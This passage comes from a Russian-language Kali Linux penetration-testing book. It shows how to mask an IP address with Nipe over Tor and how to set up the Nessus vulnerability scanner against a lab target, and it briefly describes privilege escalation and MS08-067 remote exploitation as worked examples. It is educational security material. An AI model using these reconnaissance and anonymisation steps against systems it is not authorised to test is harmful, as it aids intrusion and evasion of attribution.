*Nipe* — это инструмент, который в качестве шлюза пользователя по умолчанию задействует Тор-сеть, направляя через нее весь трафик. Обычно Тор используется для обеспечения некоторого уровня конфиденциальности и анонимности. Следует отметить, что при использовании данного инструмента для обеспечения анонимности маскировать один IP-адрес недостаточно, так как может быть доступна информация DNS. Для полной конфиденциальности и анонимности следует за- маскировать как IP, так и DNS.

Сначала необходимо установить *Nipe*, клонировав его на Рабочий стол или в каталог по вашему выбору. Откройте терминал, перейдите в каталог на Рабочем столе или в выбранный вами каталог:

```
cd Desktop
```

Клонируйте *Nipe* на свой компьютер (рис. 5.31). Для этого введите следующую команду:

```
git clone https://github.com/GouveaHeitor/nipe.git
```

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/GouveaHeitor/nipe.git
Cloning into 'nipe'...
remote: Counting objects: 744, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 744 (delta 0), reused 0 (delta 0), pack-reused 741
Receiving objects: 100% (744/744), 100.74 KiB | 488.00 KiB/s, done.
Resolving deltas: 100% (382/382), done.
root@kali:~/Desktop#
```

**Рис. 5.31.** Клонирование *Nipe* в выбранный каталог

Введите команду `cd Nipe`, чтобы перейти в каталог `Nipe`. Просмотрите содержимое этого каталога (рис. 5.32). Для этого введите команду `ls`.

```
root@kali:~/Desktop# cd nipe
root@kali:~/Desktop/nipe# ls
lib LICENSE.md nipe.pl README.md
```

**Рис. 5.32.** Содержимое каталога `Nipe`

Чтобы установить `Nipe`, введите команду `cpan install Switch JSON LWP::UserAgent`. При появлении запроса на выполнение автоматической установки нажмите клавишу `Enter` (рис. 5.33).

```
root@kali:~/Desktop/nipe# cpan install Switch JSON LWP::UserAgent
Loading internal null logger. Install Log::Log4perl for logging messages

CPAN.pm requires configuration, but most of it can be done automatically.
If you answer 'no' below, you will enter an interactive dialog for each
configuration option instead.

Would you like to configure as much as possible automatically? [yes]
```

**Рис. 5.33.** Установка `Nipe`

Для установки зависимостей `Nipe` выполните следующую команду: `perl nipe.pl install` (рис. 5.34).

```
root@kali:~/Desktop/nipe# perl nipe.pl install
Reading package lists... Done
Building dependency tree
Reading state information... Done
iptables is already the newest version (1.6.2-1).
tor is already the newest version (0.3.3.9-1).
The following packages were automatically installed and are no longer required:
  dh-python libbabeltrace-ctf1 libcamel-1.2-60 libcdio17 libcuel
  libedataserver-1.2-22 libedataserverui-1.2-1 libfile-copy-recursive-perl
  libhttp-parser2.7.1 libisl15 libllvmm5.0 libnfs8 libpoppler73
  libqgis-core2.18.17 libqgis-gui2.18.17 libqgis-networkanalysis2.18.17
  libqgispython2.18.17 libsyntaxtex1 libtcl8.5 libtk8.5 libx265-146
  openjdk-9-jdk openjdk-9-jdk-headless openjdk-9-jre python-subprocess32
  python-unicodecsv python3-configargparse python3-editorconfig python3-flask
  python3-itsdangerous python3-jsbeautifier python3-pyinotify
  python3-simplejson python3-werkzeug tk8.5
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 539 not upgraded.
root@kali:~/Desktop/nipe#
```

**Рис. 5.34.** Установка зависимостей `Nipe`

Перед запуском `Nipe` проверьте общедоступный IP-адрес и DNS IP и сравните их с IP-адресами после запуска `Nipe`. Вот адреса двух сайтов, которые можно использовать для просмотра общедоступного IP: [www.whatismyipaddress.com](http://www.whatismyipaddress.com) и [www.dnsleak.com](http://www.dnsleak.com).

Для запуска сервисов Nipe введите команду `perl nipe.pl start` (рис. 5.35).

```
root@kali:~/Desktop/nipe#  
root@kali:~/Desktop/nipe# perl nipe.pl start  
root@kali:~/Desktop/nipe#
```

**Рис. 5.35.** Запуск сервисов Nipe

Чтобы замаскировать свой IP, вы можете перезапустить службу. Для этого введите команду `perl nipe.pl restart`. Описание всех команд, предназначенных для установки и применения инструмента Nipe, вы найдете на странице GitHub, расположенной по адресу <https://github.com/GouveaHeitor/nipe>.

Для проверки IP и DNS используйте сайты, перечисленные ранее. С их помощью вы сможете убедиться, что ваши настройки действительно изменились.

## Резюме

В этой главе мы обсудили, как обнаружить цель. Глава начиналась с обсуждения методов обнаружения цели: идентификации целевой машины и определения используемой на ней операционной системы. Затем мы продолжили работу с инструментами, входящими в состав Kali Linux и GitHub. Эти инструменты предназначены для обнаружения и идентификации целевых машин.

Далее мы рассмотрели несколько инструментов для обнаружения и сканирования целевых машин: ping, Nmap, p0f и Striker. Кроме того, вы узнали, как с помощью Nipe замаскировать ваш IP и DNS.

В следующей главе мы поговорим о сканировании уязвимостей и инструментах Kali Linux, которые для этого можно использовать.

## Вопросы

1. Какой инструмент можно применять для отправки эхо-запросов ICMP одновременно нескольким хостам?
2. Сколько сценариев доступно в Nmap версии 7.7?
3. Каково назначение флага FIN?
4. Что означает понятие «отфильтрованный порт»?
5. Какой параметр Nmap позволяет затруднить обнаружение пакетов при обходе брандмауэров и идентификаторов?
6. Какая команда используется для сканирования с помощью средства Netdiscover диапазона IP-адресов?
7. Какой параметр Netdiscover применяется для запуска пассивного сканирования?
8. Какой сайт можно использовать для предотвращения утечки информации DNS?

## Дополнительные материалы

- ❑ Сетевые инструменты Linux: <https://gist.github.com/miglen/70765e663c48ae0544da08c07006791f>.
- ❑ Обработчик сценариев Nmap: <https://nmap.org/book/nse.html>.
- ❑ Методы сканирования портов: <https://nmap.org/book/man-port-scanning-techniques.html>.

# 6

# Сканирование уязвимостей

*Сканирование уязвимостей* — процесс выявления и анализа критических недостатков безопасности в целевой среде. Иногда эту операцию называют оценкой уязвимости. Сканирование уязвимостей — одна из основных задач программы выявления и устранения этих недостатков. С его помощью можно проанализировать все элементы управления безопасностью ИТ-инфраструктуры. Сканирование уязвимостей производится после того, как мы обнаружили, собрали и перечислили информацию об инфраструктуре целевой системы. Информация, полученная после сканирования системы на уязвимости, может привести к компрометации целевой системы, нарушению ее целостности и конфиденциальности.

В этой главе мы обсудим два общих типа уязвимостей и представим различные стандарты для их классификации. Мы также рассмотрим некоторые известные инструменты оценки уязвимости, предоставляемые в рамках операционной системы Кали Linux. В этой главе излагаются следующие темы.

- ❑ Понятия двух общих типов уязвимостей: локальные и удаленные.
- ❑ Классификация уязвимостей, указывающая на отраслевой стандарт, который может быть использован для систематизации любой уязвимости и распределения в соответствии с определенными признаками.
- ❑ Знакомство с некоторыми инструментами для поиска и анализа уязвимостей, присутствующих в целевой среде. Представленные инструменты распределены в соответствии с их основными функциями, связанными с оценкой безопасности. Это такие инструменты, как Nessus, Cisco, SMB, SNMP и средства анализа веб-приложений.

Обратите внимание, что независимо от того, тестируем мы внешнюю или внутреннюю сеть, ручные и автоматизированные процедуры оценки уязвимостей должны использоваться поровну. Если действовать только автоматический режим, можно получить большое количество ложных срабатываний и отрицаний. Кроме того, очень важна теоретическая подготовка испытателя на проникновение, а также то, насколько хорошо он знает инструменты, с помощью которых будет выполняться тест. Аудитору постоянно нужно совершенствовать свои знания и навыки.

И еще один очень важный момент: автоматизированная оценка уязвимости не является окончательным решением. Бывают ситуации, когда автоматизированные

средства не могут определить логические ошибки, скрытые уязвимости, неопубликованные уязвимости программного обеспечения и человеческий фактор, влияющий на безопасность. Поэтому рекомендуется использовать комплексный подход, предусматривающий применение как автоматизированных, так и ручных методов оценки уязвимости. Это повысит успешность тестов на проникновение и предоставит наиболее объективную информацию для исправления уязвимостей.

## Технические требования

Ноутбук или настольный компьютер с объемом оперативной памяти не менее 6 Гбайт, четырехъядерный процессор и 500 Гбайт места на жестком диске. В качестве операционной системы мы используем Kali Linux 2018.2 или 2018.3 (как виртуальную машину или систему, установленную на жестком диске, SD-карте или USB-накопителе).

## Типы уязвимостей

Существует три основных категории уязвимостей, которые, в свою очередь, можно разделить на локальные и удаленные. Это уязвимости, допущенные при разработке программного обеспечения, ошибки при реализации программного обеспечения и уязвимости, обнаруживаемые при эксплуатации системы.

- ❑ *Уязвимости при разработке* — обнаруживаются из-за недостатков в технических требованиях к программному обеспечению.
- ❑ *Уязвимости реализации* — технические ошибки безопасности, найденные в коде системы.
- ❑ *Эксплуатационные уязвимости* — уязвимости, которые могут возникнуть из-за неправильной настройки и разворачивания системы в целевой среде.

На основе этих трех классов у нас есть два общих типа уязвимостей: локальные и удаленные, которые могут появиться в любой категории описанных уязвимостей.

## Локальные уязвимости

Если злоумышленник получает доступ, выполняя часть кода, это называется *локальной уязвимостью*. Воспользовавшись данной уязвимостью, злоумышленник может повысить свои права доступа и получить неограниченный доступ к компьютеру.

Рассмотрим пример, в котором злоумышленник Боб имеет локальный доступ к системе, работающей под управлением Windows Server 2008 (32-разрядная платформа x86). Доступ ему был ограничен администратором при реализации политики безопасности, в результате чего Бобу стало недоступно определенное приложение. В экстремальных условиях Боб обнаружил, что с помощью вредоносного фраг-

мента кода он может получить доступ к компьютеру на уровне системы или ядра. Воспользовавшись хорошо известной уязвимостью (например, CVE-2013-0232, GP Trap Handler nt!KiTrap0D), он повысил свои права доступа, что позволило ему выполнять все административные задачи и получать неограниченный доступ к приложению. Это ясно показывает нам, как злоумышленник воспользовался уязвимостью для получения несанкционированного доступа к системе.



Дополнительные сведения об уязвимости CVE-2013-0232 MS и повышении прав доступа в Windows можно найти по адресу <http://www.exploit-db.com/exploits/11199/>.

## Удаленная уязвимость

*Удаленная уязвимость* — это состояние, при котором злоумышленник еще не имеет доступа, но может его получить, запустив вредоносную часть кода через сеть. Этот тип уязвимости позволяет злоумышленнику получить удаленный доступ к компьютеру без каких-либо физических или локальных барьеров.

Например, Боб и Алиса подключены к Интернету с разных устройств. У них разные IP-адреса, да и живут они в разных местах. Предположим, компьютер Алисы работает под управлением операционной системы Windows XP и содержит секретную биотехнологическую информацию, а Бобу известен IP-адрес машины Алисы и то, какая операционная система установлена на этом компьютере. Боб ищет решение, которое позволит ему получить удаленный доступ к компьютеру Алисы. Со временем он узнает, что уязвимость службы Windows Server MS08-067 может быть легко использована удаленно на компьютере под управлением операционной системы Windows XP. Затем он запускает эксплойт против компьютера Алисы и получает к машине полный доступ.



Дополнительные сведения об уязвимости службы MS Windows Server можно найти по адресу <http://www.exploit-db.com/exploits/6841/>.

## Систематизация уязвимостей

С увеличением количества доступных технологий за последние несколько лет предпринимались различные попытки ввести наиболее удобную классификацию, чтобы распределить по категориям все возможные уязвимости. Тем не менее не все распространенные ошибки кодирования, которые могут повлиять на безопасность системы, удалось классифицировать. Это связано с тем, что каждая уязвимость может относиться к нескольким категориям или классам. Кроме того, каждая системная платформа имеет собственную подключаемую базу уязвимостей, сложности с расширением и в результате — сложности взаимодействия с внешней средой.

В следующей таблице мы представляем вам стандарты таксономии (классификации и систематизации), которые помогут вам по возможности определить большинство распространенных сбоев безопасности. Обратите внимание: почти все из этих стандартов уже реализованы в ряде инструментов оценки безопасности. Данные инструменты позволяют изучать проблемы безопасности программного обеспечения в режиме реального времени.

Стандарт безопасности	Ссылка на ресурс
Seven pernicious kingdoms (Семь пагубных царств)	<a href="http://www.digital.com/papers/download/bsi11-taxonomy.pdf">http://www.digital.com/papers/download/bsi11-taxonomy.pdf</a>
Common weakness enumeration (Перечисление общих недостатков)	<a href="http://cwe.mitre.org/data/index.html">http://cwe.mitre.org/data/index.html</a>
OWASP Top 10	<a href="http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project">http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project</a>
Klocwork (Часовой механизм)	<a href="http://www.klocwork.com/products/documentation/Insight-.1/Taxonomy">http://www.klocwork.com/products/documentation/Insight-.1/Taxonomy</a>
WASC threat classification (Классификация угроз WASC)	<a href="http://projects.webappsec.org/Threat-Classification">http://projects.webappsec.org/Threat-Classification</a>

Основная функция каждого из этих стандартов безопасности (таксономий) заключается в систематизации категорий и классов уязвимостей, которые могут использовать специалисты по безопасности и разработчики программного обеспечения для выявления конкретных ошибок. Обратите внимание: ни один такой стандарт безопасности не может считаться точным и полным.

## Автоматическое сканирование уязвимостей

Испытатели на проникновение очень осторожно относятся к автоматическому сканированию уязвимостей и иногда говорят, что это просто мошенничество. Хотя, если мало времени, автоматические сканеры уязвимостей могут помочь получить большой объем информации о целевой сети.

### Nessus 7

*Tenable's Nessus* был разработан два десятилетия назад и до сих пор остается очень популярным инструментом оценки уязвимостей. На Nessus можно подписаться на год. Однако хорошие люди в Tenable создали седьмую версию Nessus Professional и предлагают пробную версию всем, кто желает с ней ознакомиться.

Перед установкой вам необходимо узнать, какая версия Kali Linux установлена на вашем компьютере. Это поможет вам скачать ту версию Nessus, которая будет без сбоев работать с вашей операционной системой.

Введите в командную строку терминала команду `uname -a` (рис. 6.1).

```
File Edit View Search Terminal Help
root@kali:~# clear
root@kali:~# uname -a
Linux kali 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1 (2018-03-21) x86_64 GNU/Linux
root@kali:~#
```

**Рис. 6.1.** Проверка версии Kali Linux

На рис. 6.1 видно, что я использую 64-разрядную версию (amd64) Kali Linux на основе Debian. Таким образом, мне нужно будет загрузить 64-разрядную версию Nessus, предназначенную для сборок Debian.

**Установка сканера уязвимостей Nessus.** Чтобы установить Nessus в Kali Linux, откройте браузер и перейдите на страницу Nessus (<https://www.tenable.com/try>).

Ознакомительная версия поставляется со всеми функциями полной версии, за исключением ограничений 16-IP.

Чтобы получить пробную версию, вам потребуется зарегистрироваться в Tenable. По электронной почте вы получите код подтверждения. После получения письма с кодом подтверждения вы можете скачать нужную версию Nessus в Kali Linux (рис. 6.2).

<b>Nessus - 7.1.3</b>		
Name	Description	Details
<a href="#">Nessus-7.1.3-x64.msi</a>	Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016 (64-bit)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-cs5.x86_64.rpm</a>	Red Hat ES 5 (64-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-suse12.x86_64.rpm</a>	SUSE 12 Enterprise (64-bit)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-es6.i386.rpm</a>	Red Hat ES 6 i386(32-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-Win32.msi</a>	Windows 7, 8, 10 (32-bit)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-suse11.x86_64.rpm</a>	SUSE 11 Enterprise (64-bit)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-debian6_amd64.deb</a>	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-cs5.i386.rpm</a>	Red Hat ES 5 i386(32-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-fc20.x86_64.rpm</a>	Fedor a 20, 21, 25, 26, 27 (64-bit)	<a href="#">Checksum</a>
<a href="#">Nessus-7.1.3-cs/x86_64.rpm</a>	Red Hat ES 7 (64-bit) / CentOS 7 / Oracle Linux 7 (including Unbreakable Enterprise Kernel)	<a href="#">Checksum</a>

**Рис. 6.2.** Предлагаемые для скачивания версии Nessus

Выберите версию Nessus, соответствующую вашей операционной системе. Чтобы согласиться с условиями использования, нажмите кнопку **Accept** (Принять). Далее в появившемся диалоговом окне нажмите кнопку **Save File** (Сохранить файл). Файл будет сохранен на вашем компьютере в папке **Downloads**. Мы для этого примера загрузили 64-битную версию Nessus (**Nessus-7.1.3-debian6\_amd64.deb**).

После того как загрузка будет завершена, запустите новый терминал и перейдите в каталог загрузок. Для этого введите в командную строку команду **cd Downloads**. Далее просмотрите содержимое каталога, введя команду **ls**. С помощью этого действия вы можете убедиться, что файл действительно скачан и сохранен в целевой папке. Кроме того, вы можете скопировать имя установочного файла, чтобы вставить его в следующую команду. Далее, чтобы установить Nessus, введите команду **dpkg -i Nessus-7.1.3-debian6\_amd64.deb**, как показано на рис. 6.3.

```
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
Nessus-7.1.3-debian6_amd64.deb
root@kali:~/Downloads# dpkg -i Nessus-7.1.3-debian6_amd64.deb
```

**Рис. 6.3.** Установка Nessus

 Если будут доступны новые версии Nessus, для выполнения команды **dpkg -i** скопируйте имя скачанного файла загрузки и его версию.

Не выходя из каталога **Downloads**, запустите службу Nessus. Для этого введите команду **service nessusd start**. При появлении следующего запроса укажите пароль для Kali Linux (рис. 6.4).


```
root@kali:~/Downloads# service nessusd start
Enter Auth Password: ****
root@kali:~/Downloads#
```

**Рис. 6.4.** Запуск службы Nessus

Для работы с Nessus откройте браузер, введите в адресную строку <https://localhost:8834> и нажмите клавишу **Enter**. Когда появится баннер с предупреждением об опасности, нажмите кнопку **Advanced** (Дополнительно), далее нажмите кнопку **Add Exception** (Добавить исключение) и в конце — кнопку **Confirm Security Exception** (Подтвердить исключение безопасности) (рис. 6.5).

Для продолжения запуска службы выполните следующие шаги.


1. Создайте сначала учетную запись, указав имя пользователя и свой аккаунт, после чего нажмите кнопку **Continue** (Продолжить).



**Рис. 6.5.** Добавление исключения

2. Оставьте предлагаемые по умолчанию настройки Home, Professional или Manager, введите в поле ввода Activation Code (Код активации) полученный по электронной почте код активации и нажмите кнопку Continue (Продолжить).


Если все пройдет удачно, Nessus начнет инициализацию, загрузит и скомпилирует необходимые плагины (рис. 6.6).



**Рис. 6.6.** Инициализация Nessus

**i** В зависимости от скорости вашего соединения с Интернетом данная процедура может продлиться некоторое время. Пока будет происходить установка, можете зайти на сайт [www.packtpub.com](http://www.packtpub.com) и посмотреть еще книги от Packt Publishing по Kali Linux и по тестированию на проникновение.

После завершения всех обновлений будет загружен интерфейс Nessus. Нажмите расположенную в правом верхнем углу кнопку **New Scan** (Новое сканирование), чтобы просмотреть все доступные типы сканирования (рис. 6.7).



**Рис. 6.7.** Доступные виды сканирования


Здесь предлагается для использования большое количество шаблонов сканирования. Есть несколько шаблонов, которые доступны только по платной подписке. Кроме обнаружения узлов и расширенного сканирования, Nessus проводит расширенное сканирование уязвимостей, в том числе следующих типов.

- ❑ Сканирование облачной инфраструктуры.
- ❑ Локальное и удаленное сканирование обнаруженных поврежденных оболочек.
- ❑ Сканирование внутренней сети PCI.
- ❑ Сканирование вредоносных программ Linux и Windows.
- ❑ Сканирование Meltdown и Spectre.
- ❑ Сканирование программ-вымогателей WannaCry.
- ❑ Сканирование веб-уязвимостей.


Некоторые из них показаны на рис. 6.8.

Чтобы продемонстрировать обнаружение уязвимостей, воспользуемся уязвимым веб-сервером Linux. В главе 2 мы рассказывали, как настроить Metasploitable 2, Metasploitable 3, очень уязвимую систему Linux и BadStore.

В окне сканера щелкните на шаблоне **Advanced Scan** (Расширенное сканирование) и в разделе **BASIC** (Основное) заполните поля ввода. В поле **Targets** (Цели) укажите IP-адрес целевой машины или диапазон IP-адресов целевых машин, которые должны быть просканированы с помощью шаблона расширенного сканирования (рис. 6.9).



**Рис. 6.8.** Некоторые из видов сканирования




**Рис. 6.9.** Указываем цели

Поскольку предлагается несколько различных настроек, изучите другие разделы левого столбца. Каждый из этих разделов позволяет настроить сканирование в соответствии с конкретными требованиями.

- ❑ **DISCOVERY** (Открытие). Nessus использует ряд различных методов для обнаружения действующих в данное время хостов. Здесь можно задать определенные параметры для их обнаружения.
- ❑ **ASSESSMENT** (Оценивание). Здесь вы можете задать тип и глубину сканирования.
- ❑ **REPORTING** (Отчетность). При подготовке отчета о тестировании на проникновение важно иметь подробную информацию о проверке уязвимостей. Эта функция позволяет задать параметры отчетов.
- ❑ **ADVANCED** (Дополнительно). Расширенные настройки позволяют изменять не только количество сканируемых хостов, но и другие параметры синхронизации.

После настройки сканирования можно выбрать команду **Save** (Сохранить) или **Launch** (Запустить). Вы увидите список **My Scan** (Мои сканирования).

Щелкните кнопкой мыши на значке **Play** (Воспроизведение), который расположен справа от имени шаблона сканирования. Будет запущено сканирование. Если щелкнуть на имени шаблона сканирования во время проведения теста, на экране вы увидите общую информацию о сканируемой целевой машине и об уязвимости (рис. 6.10).




**Рис. 6.10.** Общая информация о сканировании

Если щелкнете кнопкой мыши на сканируемом целевом компьютере, то увидите более подробный список обнаруженных уязвимостей. Уязвимости имеют цветовую маркировку:


- ❑ красный — критический уровень;
- ❑ оранжевый — высокий;
- ❑ желтый — средний;
- ❑ зеленый — низкий;
- ❑ синий — содержит информацию.

